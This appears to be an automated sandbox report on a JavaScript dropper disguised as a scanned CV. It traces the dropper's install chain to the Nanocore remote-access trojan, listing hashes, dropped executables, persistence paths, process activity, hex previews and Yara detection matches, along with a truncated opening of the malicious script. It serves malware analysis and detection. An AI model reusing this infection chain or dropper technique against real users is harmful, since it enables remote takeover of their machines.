SSDEEP:	192:darcitQvArWiPv6lb95T2YFcvQwzRsAjdPMv6/LtNI7ypzV:uCyrNPv66eYFc4As6E6BNI7q
MD5:	417DBDC03BC9796A8B537A17559B8158
SHA1:	1AA1B1B2B90E29869F2D2305D67CD7505F2BDB68
SHA-256:	6FAD3691976A1F915DF85F0904FD303C111C47E7FC8CBE7D78F44D838BDD57AF
SHA-512:	01507DE817997F36042D8F9E514E77FC369B4A0CBABCD949DF18C88D99E97D5E03BD705492A4994D9324225491979D633806EF32474E14A940F8708719A96BC9
Malicious:	false
Preview:	.705m...f.F<...05o.:.....?v>.3.3.<.....M.knl.02a..c.E<...42c.4.D63.6.3.?.....E.gni.53P..805.p8.q?.2.8.u..a..beabo.H0..v..v.@3.`.i/7.p.6.t(2..g.).u<..G-.0.3.h.f....w8L\$.m.r.D;F...okc..m.;4.q.?.<@.4.0...m..u<f...@%.`4..D'd.O\$.A5..=<r..4M.knl.82a..Q..401ec.t4.M4...D;..D..d580..E9....E....3.u.mje.18e..`W..480.x<p=.4.4.p-P..6.c.!...D%. eX....+..t.0....e.a..`beP..580.p=t>.8.5.p.XE..Md.....M9..e...@4.....F1..u. c.....Lq. <...v<+480.)<.&<>..r.^q8F0....q.^q8F0...^.M...3uc....}<F...kloe.=8e....aboZf ZV.v...`ZY aZCV.v.j^YV.).IZA.U.w.`Z^q.iY.T.).m^q.[WIT.]....i.W.y.R.).^y.W.q.....XW..Mc.....!7!K.y.a..`.....Z...Jo.....\GB.Gg.u.....X.B.Kg.v.....Pp..Nd.w.....\Ke.)....Y...Ko.p... ..G8.u.....0<..480fP.401Y7a^?X580..D;g.....A4...Tgn.`...G.X0P0.80..3cg.a.p0..D.`...igen.a..@.b.e.kX.013^3gR7j804p.F8.a.c.q.ad.G<n.`..D2..qb.e...knj..o.00`...)ecXg`Zj^q.jYXk^OV.j.IZPU.w.`ZE^q.iYjT.).mR.R.t.IT.)._hR.t...R.).^y.W.y.R.u.....ZR..Jo.....!5\$.O

C:\Users\user\AppData\Local\Temp\czkdqe.exe 	
Process:	C:\Users\user\AppData\Roaming\vtvt.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	76800
Entropy (8bit):	6.3497309189930435
Encrypted:	false
SSDEEP:	1536:w/9cl7eE+7q3xJ6ql8ZZ9kmQFo4EFFWD3gjn5LIPP6l3:w/9clWcxTZ3km34EFkOs6l3
MD5:	7623E43BAB89AD62BD536D06A1751BB9
SHA1:	64D0B8D58802855EDB202F3F020B3F8CC38E2DEC
SHA-256:	B77D9AF231C99CDFE3818DED5E2A92D3D8ACEDDC973FD115B05AB32EB31132FA
SHA-512:	C0BB95518D714970BF9C0ADFACCA0A57D1B86285DA78666287BB3D3372D09035308108F5FAB0186F49651755C551E0A5E00EB5DFE93B688459E83A384C2B53A
Malicious:	true
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....Oe8%..Vv..Vv..Vvdr.v+.Vvdr.v..Vv. v..Vv..Wv..Vvdr.v .Vvdr.v..VvRich..Vv.....PE..L...vD.c.....v.....3.....@.....#.....text..J.....rdata..1.....2.....@..@.data....B..@.....@.....

C:\Users\user\AppData\Local\Temp\nsg14BD.tmp	
Process:	C:\Users\user\AppData\Roaming\vtvt.exe
File Type:	data
Category:	dropped
Size (bytes):	332022
Entropy (8bit):	7.738384043280908
Encrypted:	false
SSDEEP:	6144:NCbdAXnIU4kwjMc6hNEilm7MseGdK8bUrhN4WiSaVPTZ4YjsBnzxTZUm9FTRl:Jsk8McYIM3GsOxVP/jsBnzxTsmFTR
MD5:	B1638C7096858D53B3AA493560BCBA34
SHA1:	7A4832F30D9830F5A06C1CE0260DF318CA19787E
SHA-256:	13538B5228A36EA7CD852EA1ECCCFFFAA39BB9E2D5BDADDAC4A3A3CFD1D5B267
SHA-512:	AF829348D5595CAA00F187A37903945CA95508466E9E9B6BF485EF9088499A71505F77F519508CD75BC71A2CF46F9E14310ECD75CB88665476E6B2534F9BCEB2
Malicious:	false
Preview:	*&.....p.....D%.....&...../.....O.....G.....j.....O.....

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat 	
Process:	C:\Users\user\AppData\Local\Temp\czkdqe.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	2.75
Encrypted:	false
SSDEEP:	3:BiSn:9n
MD5:	7607B5EF99BA0821FFED89B1F164635C
SHA1:	4EAEb2205188BCDDCD31720243A37B46E59B8FA2
SHA-256:	0A047C1F48B067D60EEA2173A5B828BEDF93931AB24F7A15F5FDE993238F7EA9
SHA-512:	7149D600DA5B37CA49D304A901B34DD5679F087AF8F64BA47308F3E8017199425427226925E868D4348665B680FD829AEEA8E91E66D6BA179866F33EBA9463CA

Malicious:	true
Preview:	...j..H

C:\Users\user\AppData\Roaming\jrwodjjaoqgx\vktp.exe

Process:	C:\Users\user\AppData\Local\Temp\czkdqe.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	76800
Entropy (8bit):	6.3497309189930435
Encrypted:	false
SSDEEP:	1536:w/9cl7eE+7q3xJ6qI8ZZ9kmQFo4EFFWD3gjn5LIPP6I3:w/9clWcxTZ3km34EFkOs6I3
MD5:	7623E43BAB89AD62BD536D06A1751BB9
SHA1:	64D0B8D58802855EDB202F3F020B3F8CC38E2DEC
SHA-256:	B77D9AF231C99CDFE3818DED5E2A92D3D8ACEDDC973FD115B05AB32EB31132FA
SHA-512:	C0BB95518D714970BF9C0ADFACCA0A57D1B86285DA78666287BB3D3372D09035308108F5FAB0186F49651755C551E0A5E00EB5DFE93B688459E83A384C2B53A
Malicious:	true
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....Oe8%..Vv..Vv..Vvdr.v+.Vvdr.v..Vv. v..Vv..Wv..Vvdr.v .Vvdr.v..VvRich..Vv.....PE..L...vD.c.....v....3.....@.....#.....text..J.....`..rdata...1.....2.....@..@.data....B...@.....@.....

C:\Users\user\AppData\Roaming\vtvt.exe

Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	386839
Entropy (8bit):	7.291554601338616
Encrypted:	false
SSDEEP:	6144:jYa6m4H4444C77pjIFt/bh+Ht1rCbv2tcfhczUMXAGkrCIZSYr;jYQ4H4444C7I1/u1rCbyE8UpdmY5
MD5:	44B48773D128C83DB9ECB979EDDCE364
SHA1:	0E15124935DB412664BEC4657527EDA8AB7824BE
SHA-256:	8BDEC989B790DF201F12322B69A5920689D2B1CE1D205C4963D7DA415CD44F95
SHA-512:	539728056C625187226FFE8B4FE741235DF526B13C75E6E8E9ADA372A972EE776DD7788B63B91D7D3FEB4C609332370D7337FE6C05596CCAD0DE0082806FFD8
Malicious:	true
Antivirus:	Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L....Oa.....h..*.....@6.....@.....@.....@..... .....text..vf.....h.....`..rdata.....l.....@..@.data...x.....@..ndata.....rsrc.....@..@.....

C:\Windows\appcompat\Programs\Amcache.hve

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1572864
Entropy (8bit):	4.305813725377395
Encrypted:	false
SSDEEP:	12288:cW5nsylWUum5Uclike9gVt6tx41kMG74HGc0Wgl9OW3c4sD8ky:95nsylWUumeclio0xV
MD5:	D44E4CF0575FE70FD7B06F4FDFBB3BE3
SHA1:	C60CF1793CFCEACD01FABBC94E03642A7C4CE37B
SHA-256:	E5D4D2BF63C502C6D4C0DD391E414E49FB9FF507C4F6EBAFD22641DE8ACCE653
SHA-512:	C066A148A84C9EE34470E49F214039EC07F1504922F3726329142C74B487D1901C34F99D6B8FC2708E537D1BA679B014807711874FB22377B6CA571BF6F4A050
Malicious:	false
Preview:	regfIQ...Q...p.\,.....\A.p.p.C.o.m.p.a.t.\P.r.o.g.r.a.m.s\A.m.c.a.c.h.e...h.v.e...4.....E.4.....E....5.....E.rmtm...gS6.....2.....

C:\Windows\appcompat\Programs\Amcache.hve.LOG1


Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	24576
Entropy (8bit):	3.899289093354308
Encrypted:	false
SSDEEP:	384:Vz/5K5OjHKgnVVeDzex1NKZtjJexFa1osoSwXwhaoi/qfA/DWwsfWe7dsi74:ZBKpg/eeDzejNYtjEHaCsoSw6aoi/qff
MD5:	35F4AF4C8D9D81FCEB96B0FF4C370964
SHA1:	2DE79FAD18645BF0FF28EBC0AC9C96B55FE75694
SHA-256:	D20FB23B7F72E64FFE976B3EACA741C8560AF9677C22CD269D1AE2DA80379969
SHA-512:	E0ECC9B550FC82242DFF75654C30419981AC0D43FA18E6A3F5AC901C64837A8D5C5AB56E902D21DA5F672E6D24C478761BD607D7004ADC58F9C2C926386B6D1
Malicious:	false
Preview:	regfP...P...p.\.,.....\A.p.p.C.o.m.p.a.t.\P.r.o.g.r.a.m.s.\A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm.:gS6.....2:HvLE.^.....P.....3.0.K.a.e...i.....hbin.....p.\.,.....nk,...:gS6.....P.....&...{ad79c032-a2ea-f756- e377-72fb9332c3ae).....nk...:gS6.....Z.....Root.....If.....Root.....nk...:gS6.....*......DeviceCensus.vk.....WritePermissionsCheck...

Static File Info	
General	
File type:	ASCII text, with very long lines (65536), with no line terminators
Entropy (8bit):	5.620807777221134
TrID:	
File name:	SCAN COPY CV 310123.js
File size:	516742
MD5:	c1e6f89b24d1304d31dc64015d9bda62
SHA1:	27f825c528d3011316720bd8011edfed129b3289
SHA256:	06b5465e33770e469fcd576f34f55021df7f348b6b262e8721e23e801629e29e
SHA512:	6ef9b3da0f16fcdc7eb554fbe539539aa9ca15923fe29fd02353cdde3e7904ce96069cfedea560029026543263438c4ef33f4ea0d3ff601018b0212acffc1a32
SSDEEP:	12288:~KI9/5ZX7bp6aXa3x1t84FJJWzAbPOgOT:ZPh5Sx1eAbGgC
TLSH:	BBB4BDB1DF0D7F651115BA8AF06A9AB02F16278F43CA7114B4C4EEEE7C79310C4BDA64
File Content Preview:	try(String.prototype.endsWith = function(needle){var emp = this.substr(this.length - needle.length);return emp == needle;};var aso_ibora = "TVqQAAMAAAEAAAA/8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4fug4AtAnNlbgBTM0hVGhpcyBwc

File Icon	
	
Icon Hash:	e8d69ece968a9ec4

Network Behavior
Report size exceeds maximum size, go to the download page of this report and download PCAP to see all network behavior.

Statistics
Behavior
wscript.exe vtvt.exe czkdqe.exe



System Behavior

Analysis Process: wscript.exe PID: 2708, Parent PID: 3528

General

Target ID:	0
Start time:	16:39:28
Start date:	01/02/2023
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\SCAN COPY CV 310123.js"
Imagebase:	0x7ff67f5b0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path				Access	Attributes	Options	Completion	Count	Source Address	Symbol	
File Path				Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
File Path					Offset		Length	Completion	Count	Source Address	Symbol

Analysis Process: vtv.exe PID: 3676, Parent PID: 2708

General

Target ID:	1
Start time:	16:39:31
Start date:	01/02/2023
Path:	C:\Users\user\AppData\Roaming\vtv.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\vtv.exe"
Imagebase:	0x400000
File size:	386839 bytes
MD5 hash:	44B48773D128C83DB9ECB979EDDCE364

Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Local\Temp\	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	405C22	CreateDirectoryW	
C:\Users\user\AppData\Local\Temp\nsg14BC.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	4061C6	GetTempFileNameW	
C:\Users\user\AppData\Local\Temp\nsg14BD.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	4061C6	GetTempFileNameW	
C:\Users\user\AppData\Local\Temp\nsg14BE.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	4061C6	GetTempFileNameW	
C:\Users	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	405C22	CreateDirectoryW	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	405C22	CreateDirectoryW	
C:\Users\user\AppData	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	405C22	CreateDirectoryW	
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	405C22	CreateDirectoryW	
C:\Users\user\AppData\Local\Temp	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	405C22	CreateDirectoryW	
C:\Users\user\AppData\Local\Temp\nsg14BE.tmp	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	405C22	CreateDirectoryW	
C:\Users	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	405C22	CreateDirectoryW	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	405C22	CreateDirectoryW	
C:\Users\user\AppData	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	405C22	CreateDirectoryW	

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bqehhpdje.pyv	0	16384	39 08 fd 61 fd 32 7d fd 8a 3d fd 72 fd 1c 7f fd 7d 0f 7f fd fd 54 18 fd fd 61 fd 4b 70 fd 3a fd 68 16 55 fd 42 3c 74 79 3a fd 28 fd 28 fd 24 fd fd 63 fd fd fd fd 3f 02 fd 3a 35 fd 3a fd fd fd fd fd fd fd fd 57 77 13 68 4f fd 75 fd fd 67 fd f1 fd fd 5c fd 59 fd 18 3e 72 4b 35 fd 61 fd fd 36 fd fd 79 fd 67 5c fd 35 00 fd 06 11 62 fd fd fd 21 ef 63 65 fd 1f 03 fd fd fd fd fd 54 fd 63 fd 04 54 fd fd fd fd 47 57 fd 11 77 15 fd fd fd fd 23 7b 32 fd 7f 69 fd fd 06 85 2f fd 64 fd fd 66 fd 63 12 5f fd fd 22 55 64 05 fd 08 7d 77 08 32 05 fd 6c fd fd 60 fd 37 fd 0f fd fd fd 76 28 fd fd 34 fd 5e fd 60 38 4f fd fd 30 fd fd 5d 5c 00 fd 54 fd 53 fd fd fd 0e 36 fd fd fd fd fd 58 49 67 08 26 17 fd fd 4e fd 4d fd 15 14 42 3e fd fd	9a2}=r}TaKp:hUB<ty: ((\$c?:5:Wwh Oug\Y>rK5a6yg\5blceTc TGw#{2i/d fc_"Ud}w2l'7v(4^`8O0)\T S6Xlg&NMB>	success or wait	15	406224	WriteFile
C:\Users\user\AppData\Local\Temp\chwzpb.c	0	8251	e3 37 30 35 6d fd fd 66 fd 46 3c fd 12 1b 30 35 6f fd 3a fd fd fd fd fd fd 3f 76 3e fd 33 fd 33 fd 3c fd 0c fd fd fd fd 4d fd 6b 6e 6c fd 30 32 61 fd fd 63 fd 45 3c fd 17 10 34 32 63 fd 20 fd fd fd fd fd fd 34 fd 44 36 33 fd 36 fd 33 fd 3f fd 0d fd fd fd 45 fd 67 6e 69 fd 35 33 50 fd 04 38 30 35 fd 70 38 fd 71 3f fd 32 fd 38 fd 75 20 fd 61 fd fd 62 65 61 62 6f fd 48 30 03 bb 76 0f fd 76 0c 40 33 fd 60 14 fd 69 2f 37 fd 70 14 36 fd 74 28 32 fd fd 67 31 7d 71 75 3c fd fd 47 2d fd 30 fd 33 fd 68 fd 66 fd fd fd 0f 77 38 4c 24 fd 6d fd 72 0b 44 3b 46 fd 07 fd 6f 6b 63 fd fd 6d fd 3b 34 fd 71 fd 3f fd 3c 40 fd 34 fd 30 fd fd fd 6d fd 73 75 3c 66 fd f1 fd 40 25 fd 60 34 fd fd 44 27 64 fd 4f 24 fd fd 41 35 1b fd 3d 01 fd 3c 72 fd	705mfF<05c:? v>33<Mknl02acE<42c 4D6363? Egni53P805p8q?28u abea boH0vv@3`i/7p6t(2g}u<G -03hfw8L \$mrD;Fokcm;4q? <@40mu<f@%`4D'dO \$A5=<r	success or wait	1	406224	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\czkdqe.exe	0	16384	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4f 65 38 25 0b 04 56 76 0b 04 56 76 0b 04 56 76 64 72 fd 76 2b 04 56 76 64 72 fd 76 18 04 56 76 02 7c fd 76 1e 04 56 76 0b 04 57 76 fd 04 56 76 64 72 fd 76 7c 04 56 76 64 72 fd 76 0a 04 56 76 52 69 63 68 0b 04 56 76 00 50 45 00 00 4c 01 03 00 76 44 fd 63 00 00 00 00 00 00 00 00 fd 00 03 01 0b 01 0a 00 00 fd 00	MZ@!L!This program cannot be run in DOS mode.\$Oe8%VvVvVvdrv + VvdrvVv vVvWvVvdrv Vv drvVvRichVvPELvDc	success or wait	5	406224	WriteFile

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Roaming\vtvt.exe	unknown	512	success or wait	206	4061F5	ReadFile	
C:\Users\user\AppData\Roaming\vtvt.exe	unknown	16384	success or wait	18	4061F5	ReadFile	
C:\Users\user\AppData\Local\Temp\nsg14BD.tmp	unknown	4	success or wait	1	4061F5	ReadFile	
C:\Users\user\AppData\Local\Temp\nsg14BD.tmp	unknown	9770	success or wait	1	40345F	ReadFile	
C:\Users\user\AppData\Local\Temp\nsg14BD.tmp	unknown	4	success or wait	3	4061F5	ReadFile	
C:\Users\user\AppData\Local\Temp\nsg14BD.tmp	unknown	16384	success or wait	21	4061F5	ReadFile	

Analysis Process: czkdqe.exe PID: 4692, Parent PID: 3676	
General	
Target ID:	2
Start time:	16:39:31
Start date:	01/02/2023
Path:	C:\Users\user\AppData\Local\Temp\czkdqe.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\czkdqe.exe" C:\Users\user\AppData\Local\Temp\chwzpb.c
Imagebase:	0x400000
File size:	76800 bytes
MD5 hash:	7623E43BAB89AD62BD536D06A1751BB9
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Roaming\jrwodjjaoqgx	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	590414	CreateDirectoryW	

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\jrwodjjaoqgx\vktp.exe	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	590357	CreateFileW

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\jrwodjjaoqgx\vktp.exe	0	76800	4d 5a fd 00 03 00 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4f 65 38 25 0b 04 56 76 0b 04 56 76 0b 04 56 76 64 72 fd 76 2b 04 56 76 64 72 fd 76 18 04 56 76 02 7c fd 76 1e 04 56 76 0b 04 57 76 fd 04 56 76 64 72 fd 76 7c 04 56 76 64 72 fd 76 0a 04 56 76 52 69 63 68 0b 04 56 76 00 50 45 00 00 4c 01 03 00 76 44 fd 63 00 00 00 00 00 00 00 00 fd 00 03 01 0b 01 0a 00 00 fd 00	MZ@!LThis program cannot be run in DOS mode.\$Oe8%VvVvVvdrv + VvdrvVv vVvWvVvdrv Vv drvVvRichVvPELvDc	success or wait	1	590366	WriteFile

File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\chwzpb.c	unknown	8192	success or wait	1	40528A	ReadFile
C:\Users\user\AppData\Local\Temp\chwzpb.c	unknown	4096	success or wait	1	40528A	ReadFile
C:\Users\user\AppData\Local\Temp\czkdqe.exe	unknown	76800	success or wait	1	590339	ReadFile
C:\Users\user\AppData\Local\Temp\bqehhpdje.pyv	unknown	216576	success or wait	1	591245	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	59185C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	59185C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	59185C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	59185C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	59185C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	59185C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	59185C	ReadFile

Registry Activities

Analysis Process: czkdqe.exe PID: 2264, Parent PID: 4692

General	
Target ID:	3
Start time:	16:39:33
Start date:	01/02/2023
Path:	C:\Users\user\AppData\Local\Temp\czkdqe.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\czkdqe.exe
Imagebase:	0x400000
File size:	76800 bytes
MD5 hash:	7623E43BAB89AD62BD536D06A1751BB9
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000003.00000002.342324519.000000000361C000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: NanoCore, Description: unknown, Source: 00000003.00000002.342324519.000000000361C000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 00000003.00000002.342324519.000000000361C000.00000004.00000800.00020000.00000000.sdmp, Author: unknown - Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000003.00000002.342324519.00000000035E1000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) - Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000003.00000002.342324519.00000000035E1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: NanoCore, Description: unknown, Source: 00000003.00000002.342324519.00000000035E1000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 00000003.00000002.342324519.00000000035E1000.00000004.00000800.00020000.00000000.sdmp, Author: unknown - Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000003.00000002.341180010.000000000415000.00000004.80000000.00040000.00000000.sdmp, Author: Florian Roth (Nextron Systems) - Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000003.00000002.341180010.000000000415000.00000004.80000000.00040000.00000000.sdmp, Author: Joe Security - Rule: NanoCore, Description: unknown, Source: 00000003.00000002.341180010.000000000415000.00000004.80000000.00040000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 00000003.00000002.341180010.000000000415000.00000004.80000000.00040000.00000000.sdmp, Author: unknown - Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000003.00000002.341497445.00000000007E8000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) - Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000003.00000002.341497445.00000000007E8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: NanoCore, Description: unknown, Source: 00000003.00000002.341497445.00000000007E8000.00000004.00000020.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 00000003.00000002.341497445.00000000007E8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown - Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000003.00000002.342556936.0000000004922000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) - Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000003.00000002.342556936.0000000004922000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: NanoCore, Description: unknown, Source: 00000003.00000002.342556936.0000000004922000.00000004.00001000.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 00000003.00000002.342556936.0000000004922000.00000004.00001000.00020000.00000000.sdmp, Author: unknown - Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000003.00000002.341910417.00000000023A0000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth (Nextron Systems) - Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000003.00000002.341910417.00000000023A0000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth (Nextron Systems) - Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000003.00000002.341910417.00000000023A0000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security - Rule: MALWARE_Win_NanoCore, Description: Detects NanoCore, Source: 00000003.00000002.341910417.00000000023A0000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen - Rule: NanoCore, Description: unknown, Source: 00000003.00000002.341910417.00000000023A0000.00000004.08000000.00040000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 00000003.00000002.341910417.00000000023A0000.00000004.08000000.00040000.00000000.sdmp, Author: unknown - Rule: NanoCore, Description: unknown, Source: 00000003.00000002.342122347.0000000002630000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 00000003.00000002.342122347.0000000002630000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	72E1CF06	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	72E1CF06	unknown	
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	71C6BEFF	CreateDirectoryW	
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	71C61E60	CreateFileW	

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
